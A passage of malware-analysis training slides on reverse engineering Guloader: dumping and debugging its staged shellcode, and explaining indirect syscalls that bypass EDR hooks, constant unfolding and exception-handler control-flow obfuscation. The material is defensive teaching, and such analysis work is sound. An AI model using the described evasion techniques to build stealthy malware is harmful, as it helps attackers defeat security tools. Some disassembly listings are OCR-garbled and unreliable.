[System.IO.File]::WriteAllBytes("C:\\path\\to\\your\\analysis\\folder\\
shellcode.bin", $shellcodeBytes)

Write-Host "[+] Shellcode dumped to shellcode.bin"
```

Shellcode Stage 1

Step 2: Static Analysis (A Quick Look)

Preparation

Before running the code, use a disassembler to get clues about its function.

-  1. Open shellcode.bin in Ghidra or IDA.
-  2. Set the correct architecture (x86 or x64) based on your findings from the script.
-  3. Load it at address 0x00000000 and start disassembling.

What to look for:



API Resolving: Look for loops that perform bitwise operations (ROR, ROL, XOR). This is a classic sign of API hashing, a technique to find functions like VirtualAlloc without using readable strings.



Memory Protection Changes: Search for calls to VirtualProtect or NtProtectVirtualMemory. A stager shellcode will often use these to change a region of memory containing the main payload to be executable.

Shellcode Stage 1

Step 3: Dynamic Analysis (Live Debugging)



1. Modify the Script for Debugging:

- Find the line that triggers the shellcode execution (e.g., CreateThread or a delegate's .Invoke() method).
- Insert an infinite loop right before it. This freezes the script, giving you time to attach your debugger.

```
Write-Host "Pausing for debugger attachment. PID: $PID"  
while ($true) { Start-Sleep -Seconds 1 }  
  
# ... original line that executes the shellcode ...
```

process with the matching PID.



3. Find the Shellcode and Set a Breakpoint:

- In the debugger, go to the **Memory Map** tab.
- Look for memory regions with **PAGE_EXECUTE_** permissions. Your shellcode will be in one of these. You can often identify it by its size, which you know from the script's VirtualAlloc call.
- Go to that address in the **CPU (Disassembly)** view. You should see the same instructions you saw in your disassembler.
- Set a breakpoint (**F2**) on the first instruction of the shellcode.



2. Run and Attach:

- Run the modified script in the correct PowerShell environment (32-bit or 64-bit).
- Note the Process ID (PID) it prints.
- Open x32dbg/x64dbg, go to File -> Attach, and select the powershell.exe process with the matching PID.



4. Trace and Analyze:

- Return to the PowerShell window and press **Ctrl+C** to break the infinite loop.
- The script will resume and immediately hit your breakpoint in the debugger.
- You are now at the start of the shellcode. Use **F7 (Step-Into)** and **F8 (Step-Over)** to trace its execution.
- Watch the registers and memory to understand what it's doing. Confirm your static analysis theories, such as watching it call VirtualProtect and then jump to the next stage.

Shellcode Stage 1

Debugging Shellcode

- From powershell to shellcode Stage1
- Debugging shellcode Stage1
- Setting Breakpoint at CallWindowProcA() the caller of shellcode

Key Questions

- What does **firststageshellcode** do ?
- What does **secondstageshellcode** do ?

DEBUGGER VIEW

```
user32.dll:75714BB0 ; Attributes: bp-based frame
user32.dll:75714BB0
user32.dll:75714BB0 user32_CallWindowProcA proc near
user32.dll:75714BB0
user32.dll:75714BB0 arg_0= dword ptr 8
user32.dll:75714BB0 arg_4= dword ptr 0Ch
user32.dll:75714BB0 arg_8= dword ptr 10h
user32.dll:75714BB0 arg_C= dword ptr 14h
user32.dll:75714BB0 arg_10= dword ptr 18h
user32.dll:75714BB0
user32.dll:75714BB0 mov     edi, edi
user32.dll:75714BB2 push   ebp
user32.dll:75714BB3 mov     ebp, esp
user32.dll:75714BB5 mov     edx, [ebp+arg_4]
user32.dll:75714BB8 mov     ecx, [ebp+arg_0]
user32.dll:75714BBB push   1
```

CallWindowProcA	user32_CallWindowProcA
CallWindowProcW	user32.dll:user32_CallWindowProcW
CallMsgFilterW	user32.dll:user32_CallMsgFilterW
CallNextHookEx	user32.dll:user32_CallNextHookEx
SendMessageCallbackW	user32.dll:user32_SendMessageCallbackW
DdeEnableCallback	user32.dll:user32_DdeEnableCallback
CallMsgFilter	user32.dll:user32_CallMsgFilter
CallMsgFilterA	user32.dll:user32_CallMsgFilter
SendMessageCallbackA	user32.dll:user32_SendMessageCallbackA

Shellcode Stage 1

- Debugging Stage 1 shellcode



Attaching debugger to powershell.exe process to set breakpoint at the callback API (**CallWindowsProcA**) to locate the Stage 1 shellcode entry point.




Please watch
DebugStage1ShellCode.mp4




Exercise 3



- Analyse the shellcode **firststageshellcode** to figure out how it works



- Determine the important **execution loops** in **firststageshellcode** and their purpose



- How are the 3 parameters to **callWindowProcA()** utilised in the **firststageshellcode** ?

Goal:



What does **firststageshellcode** do ?

Exercise 3




Walk-through and Demo

Guided analysis and live demonstration of the techniques.

Exercise 3


firststageshellcode



Exercise 3

```
/**  
 * The NtProtectVirtualMemory routine changes the protection on a region of virtual memory.  
 *  
 * \param ProcessHandle A handle to the process whose memory protection is to be changed.  
 * \param BaseAddress A pointer to the base address of the region of pages whose access protection attributes are to be  
changed.  
 * \param RegionSize A pointer to a variable that specifies the size of the region whose access protection attributes  
are to be changed.  
 * \param NewProtection The memory protection option. This parameter can be one of the memory protection constants.  
 * \param OldProtection A pointer to a variable that receives the previous access protection of the first page in the  
specified region of pages.  
 * \return NTSTATUS Successful or errant status.  
 */
```

```
NTSYSCALLAPI NTAPI NTSSTATUS  
NtProtectVirtualMemory(  
  _In_ HANDLE ProcessHandle,  
  _Inout_ PVOID *BaseAddress,  
  _Inout_ PSIZE_T RegionSize,  
  _In_ ULONG NewProtection,  
  _Out_ PULONG OldProtection  
);
```



Exercise 3

Indirect Syscalls Explained

1. The Problem: Inline Hooks

- **Normal Execution:** App → NtFunction (Hooked by EDR) → EDR Inspection → Kernel.
- **The Hook:** EDRs overwrite the first 5 bytes (prologue) of the API with a JMP to their inspection DLL.

Direct vs. Indirect Syscalls

Feature	Direct Syscalls	Indirect Syscalls
Syscall Instruction Location	Inside Malware (.text or Heap) 	Inside ntdll.dll 
Bypasses Prologue Hooks?	No 	Yes 
Bypasses RIP/Sanity Checks?	No (Flagged as anomalous) 	Yes (Looks legitimate) 
Implementation Complexity	Low/Medium 	High (Requires gadget finding) 

Exercise 3

Indirect SysCalls


```
ntdll.dll:774836E0 _ZwProtectVirtualMemory@20: ; CO ^
ntdll.dll:774836E0 ; Rt
ntdll.dll:774836E0 mov     eax, 50h ; 'p'
ntdll.dll:774836E5 loc_774836E5:
ntdll.dll:774836E5 mov     edx, offset Wow64SystemServiceCall@
ntdll.dll:774836E5 call    edx ; Wow64SystemServiceCall() ; Wo
ntdll.dll:774836EC retn   14h
ntdll.dll:774836E0 ; -----
ntdll.dll:774836EF db     90h
ntdll.dll:774836E0
```

```
EAX 00000050 ↵
EBX 4991f0BA ↵
ECX 00000010 ↵
EDX 774836E5 ↵ ntdll.dll:ntdll_NtProtectVirtualMemory+5
ESI 00000001 ↵
EDI 12F70000 ↵ debug793:12F70000
EBP 0D17DFC8 ↵ Stack[00000AA0]:0017DFC8
ESP 0D17E288 ↵ Stack[00000AA0]:0017E288
EIP 774836E5 ↵ ntdll.dll:ntdll_NtProtectVirtualMemory+5
```

JMP into 5 bytes after function prologue to bypass possible EDR hook



EDR Hook



Phase IV: Shellcode Stage2

Guloader


the downloader

Guloader



Exercise 3

firststageshellcode



Constant Unfolding (or Value Splitting)

```
debug750:121C14C9 test    b1, a1
debug750:121C14CB cmp     bh, ch
debug750:121C14CD mov     ebp, esp
debug750:121C14CF sub     esp, 2B4B200h
debug750:121C14D5 add     esp, 2B4AF00h
debug750:121C14DB push   ebp
debug750:121C14DC mov     ebp, esp
debug750:121C14DE mov     ecx, 0CC4599Ah
debug750:121C14E3 xor     ecx, 8B49813Ch
debug750:121C14E9 xor     ecx, 295CA7C4h
debug750:121C14EF xor     ecx, 0AED17F7Ah
```

Guloder **stage2shellcode** entry point

CONSTANT UNFOLDING: HIDING VALUES IN PLAIN SIGHT

A Code Obfuscation Technique



1. WHAT IS CONSTANT UNFOLDING?

A code obfuscation technique where a single, literal constant value is replaced by a sequence of arithmetic or logical instructions that compute the value dynamically at runtime.


The Mechanism: Instead of directly embedding important data (like magic numbers, IP addresses, or encryption keys), the program constructs them on the fly. **The Transformation:** It effectively turns static data into executable code.

2. CONCEPTUAL EXAMPLE

ORIGINAL (CLEAR) - Static Data



OBFUSCATED (CONSTANT UNFOLDING) - Executable Code



3. WHAT THIS TECHNIQUE ACHIEVES (THE GOAL)



DEFEATS SIMPLE PATTERN MATCHING: Standard antivirus signatures or tools like the strings command looking for specific hex values will fail to find them.



COMPLICATES STATIC ANALYSIS: An analyst looking at disassembled code cannot immediately see critical values; they see only generic math instructions.



FORCES DYNAMIC ANALYSIS: To determine the hidden value, an analyst must typically run the code in a debugger or use advanced symbolic execution engines, increasing the time and effort required for reverse engineering.

CONSTANT UNFOLDING (OR VALUE SPLITTING)

Replicating Assembly Behavior in Python

32-BIT REGISTER BEHAVIOR



PYTHON IMPLEMENTATION WITH MASKING

```
# mov eax, 5991B898h
# Initialize eax
eax = 0x5991B898
print(f"Initial: 0x{eax:08X}")

# xor eax, 39765675h
# We must mask after subtraction to handle potential underflow (negative results)
eax = (eax ^ 0x39765675) & MASK_32
print(f"After XOR: 0x{eax:08X}")

# add eax, 0B90DCA2FD0Bh
# Bitwise operations between two 32-bit numbers usually stay within 32 bits,
# but masking guarantees consistency.
eax = (eax + 0x0DCA2FD0B) & MASK_32
print(f"After ADD: 0x{eax:08X}")

# xor eax, 7F464A46h
# We must mask after addition to handle potential overflow
eax = (eax ^ 0x7F464A46) & MASK_32
print(f"After XOR: 0x{eax:08X}")

# add eax, 0BD335F42h
eax = (eax + 0x0BD335F42) & MASK_32
print(f"After ADD: 0x{eax:08X}")
```


Constant Unfolding (or Value Splitting)

```
debug750:121C14C9 test    bl, al
debug750:121C14CB cmp     bh, ch
debug750:121C14CD mov     ebp, esp
debug750:121C14CF sub     esp, 2B4B200h
debug750:121C14D5 add     esp, 2B4AF00h
debug750:121C14DB push   ebp
debug750:121C14DC mov     ebp, esp
debug750:121C14DE mov     ecx, 0CC4599Ah
debug750:121C14E3 xor     ecx, 8B49813Ch
debug750:121C14E9 xor     ecx, 295CA7C4h
debug750:121C14EF xor     ecx, 0AED17F7Ah; ECX=0x18
```

Guloder **stage2shellcode** entry point

Control Flow Obfuscation

- Control Flow Obfuscation intentionally confuses the code's logic.
- It makes the logical flow difficult for human analysts to follow.
- This technique uses nonsensical if-else statements and/or goto jumps and/or privilege instructions (e.g. Int 3)
- Its purpose is to increase time and effort for reverse engineering.
- Control flow obfuscation can include the use of **Vectored Exception Handlers**.




AI generated diagram not actual malware

Control Flow Obfuscation (Vectored Exception Handler VEH)

- Vectored Exception Handling (VEH) is a global mechanism in Windows.
- VEH handlers are called before any standard Structured Exception Handling (SEH).
- This mechanism does not require modifying the stack frame, enhancing stealth.
- Malware uses VEH to gain early, global control and bypass simple debuggers.
- Locating the VEH requires walking internal NTDLL.dll structures.



Control Flow Obfuscation (Vectored Exception Handler VEH)



Visualization of Windows VEH structures in memory.

Control Flow Obfuscation (Vectored Exception Handler VEH)

Context & Exception Record Structures (x86 & x64)

When an exception actually occurs, Windows bundles the crash details into these structures and passes them to your handler.

EXCEPTION_POINTERS This is the "master" structure passed to your handler. It contains pointers to the two most critical pieces of info.

```
typedef struct EXCEPTION_POINTERS {  
    PEXCEPTION_RECORD ExceptionRecord; // The "What" (Error code, address)  
    PCONTEXT ContextRecord; // The "Where" (Register state: EIP, ESP, EAX...)  
} EXCEPTION_POINTERS, *PEXCEPTION_POINTERS;  
_EXCEPTION_RECORD Describes the error itself.
```

```
typedef struct EXCEPTION_RECORD {  
    DWORD ExceptionCode; // e.g., 0xC0000005 (Access Violation)  
    DWORD ExceptionFlags; // 0 = Continuable, 1 = Non-continuable  
    struct _EXCEPTION_RECORD *ExceptionRecord; // Nested exception (usually NULL)  
    PVOID ExceptionAddress; // Address where the crash happened  
    DWORD NumberParameters; // Number of items in ExceptionInformation  
    ULONG_PTR ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS]; // Extra details (e.g., read vs write)  
} EXCEPTION_RECORD;
```

CONTEXT (Architecture Dependent) This is a snapshot of the CPU registers at the exact moment of the crash.

x86 (32-bit): Contains Eax, Ebx, Ecx, Edx, Esi, Edi, Ebp, Esp, Eip, EFlags, Dr0-Dr7 (Debug Registers).


x64 (64-bit): Contains Rax, Rbx, ... R15, Rip, Rsp, Xmm0-Xmm15, etc.

Malware Trick: You can modify this structure in your exception handler to change the CPU registers and redirect execution flow (Context Manipulation).

Control Flow Obfuscation (Vectored Exception Handler VEH)

VEH Handler analysis

1. Locate the VEH handler by walking the NTDLL.dll structures
2. Determine how VEH handles the various types of exceptions ?
3. Determine how VEH decides how many junk bytes to skip ? (offset)
4. Determine how VEH updates the EIP?
5. List all the anti analysis techniques used (dynamic and static)



Visualization of Windows VEH structures in memory.

Control Flow Obfuscation (Vectored Exception Handler VEH)

```
.text:00401D8C
.text:00401D8C
.text:00401D8C 89 E1      loc_401D8C:
.text:00401D8E 51        mov     ecx, esp
.text:00401D8F 88 80 12 00 00 00  push   ecx ; lParam
.text:00401DC5 89 80 59 02 00 00  mov     ecx, [ebp+212h]
.text:00401DCB 89 0F      [ebp+259h], edi
.text:00401DCB 89 0F      mov     edi, ebx
.text:00401DCD 57        push   edi ; lpEnumFunc
.text:00401DCE 88 80 59 02 00 00  mov     edi, [ebp+259h]
.text:00401DD4 FF D0     call   EnumWindows
.text:00401DD6 58        pop    eax
.text:00401DD7 C7 85 D5 01 00 00+  mov    dword ptr [ebp+1D5h], 0FF45963Fh
.text:00401DD7 3F 96 45 FF
.text:00401DE1 F8 17     jmp    short loc_401DF5

.text:00401DF5
.text:00401DF5
.text:00401DF5 81 85 D5 01 00 00+  xor    dword ptr [ebp+1D5h], 640684CCh
.text:00401DF5 CC 84 06 64
.text:00401DF7 81 85 D5 01 00 00+  xor    dword ptr [ebp+1D5h], 0EA45EE32h
.text:00401DF7 32 FE 45 EA
.text:00401E09 EB 07     jmp    short loc_401E12

.text:00401E12
.text:00401E12
.text:00401E12 81 AD D5 01 00 00+  sub    dword ptr [ebp+1D5h], 7106FCB5h
.text:00401E12 B5 FC 06 71
.text:00401E1C 38 85 D5 01 00 00  cmp    eax, [ebp+1D5h] ; enumwindows check > 0x0
.text:00401E22 0C 8F 07 00 00 00  jge   pass_enum_win_chk
```



```
mov     ecx, esp
push   ecx
mov     ecx, [ebp+212h]
mov     [ebp+259h], edi
mov     edi, ebx
push   edi
mov     edi, [ebp+259h]
call   eax
pop    eax
mov     dword ptr [ebp+1D5h], 0FF45963Fh
int    3 ; Trap to Debugger
mov     ebp, 47215F19h
out    dx, eax
push   64h ; 'd'
sub    [ebp-27016C12h], ebp
pop    eax
jo     short near ptr loc_401E1C+1

cmpsd  al, ds:byte_1D5B5[ecx]
ah, cl
add    [esi], al
test   [esi], al
xor    dword ptr fs:[ebp+1D5h], 0EA45EE32h
int    3 ; Trap to Debugger
mov    al, ds:1C28DDCFh
in     eax, 13h

-----
db     80h
-----
sub    dword ptr [ebp+1D5h], 7106FCB5h

loc_401E1C: ; CODE XREF: ...
cmp    eax, [ebp+1D5h]
jge   loc_401F1F
```

Guloder without obfuscation

Guloder with obfuscation

Control Flow Obfuscation (Vectored Exception Handler VEH)

```
.text:00401D8C  
.text:00401D8C  
loc_401D8C:  
.text:00401D8C 89 E1      mov     ecx, esp  
.text:00401D8E 51        push   ecx          ; lParam  
.text:00401D8F 88 80 12 02 00 00  mov     ecx, [ebp+212h]  
.text:00401DC5 89 80 59 02 00 00  mov     [ebp+259h], edi  
.text:00401DCB 89 0F      mov     edi, ebx  
.text:00401DCD 57        push   edi          ; lpEnumFunc  
.text:00401DCE 88 80 59 02 00 00  mov     edi, [ebp+259h]  
.text:00401DD4 FF D0     call   EnumWindows  
.text:00401DD6 58        pop     eax  
.text:00401DD7 77 80 05 01 00 00  mov     dword ptr [ebp+1D5h], 0FF45963Fh  
.text:00401DD7 7F 96 45 FF  jmp     short loc_401DF5  
.text:00401DE1 F8 12  
  
.text:00401DF5  
